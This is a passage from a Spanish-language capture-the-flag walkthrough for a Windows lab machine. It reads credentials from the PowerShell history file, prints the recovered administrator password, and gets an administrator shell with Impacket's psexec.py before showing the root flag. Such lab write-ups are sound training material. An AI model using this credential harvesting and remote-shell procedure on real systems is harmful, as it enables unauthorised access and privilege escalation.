


Desde la salida podemos observar que tenemos SeImpersonatePrivilege que también es vulnerable a juicy potato exploit. Sin embargo, primero podemos verificar los dos archivos existentes donde se pueden encontrar las credenciales.

Como se trata de una cuenta de usuario normal, así como de una cuenta de servicio, vale la pena verificar los archivos de acceso frecuente o los comandos ejecutados. Para ello, leeremos el archivo de historial de PowerShell, que es el equivalente a .bash\_history para sistemas Linux. El archivo ConsoleHost\_history.txt se puede ubicar en el directorio C:\Users\sql\_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\



Para leer el archivo, escribiremos type ConsoleHost\_history.txt :




Ahora tenemos el usuario: administrator


Contraseña: MEGACORP\_4dm1n!!


Ahora podemos usar la herramienta psexec.py nuevamente desde la suite Impacket para obtener un shell como administrador:

python3 psexec.py [administrator@10.129.95.187](mailto:administrator@10.129.95.187)



Ahora nos ubicamos en el usuario Administrator y en el escritorio





Bandera root: b91ccec3305e98240082d4474b848528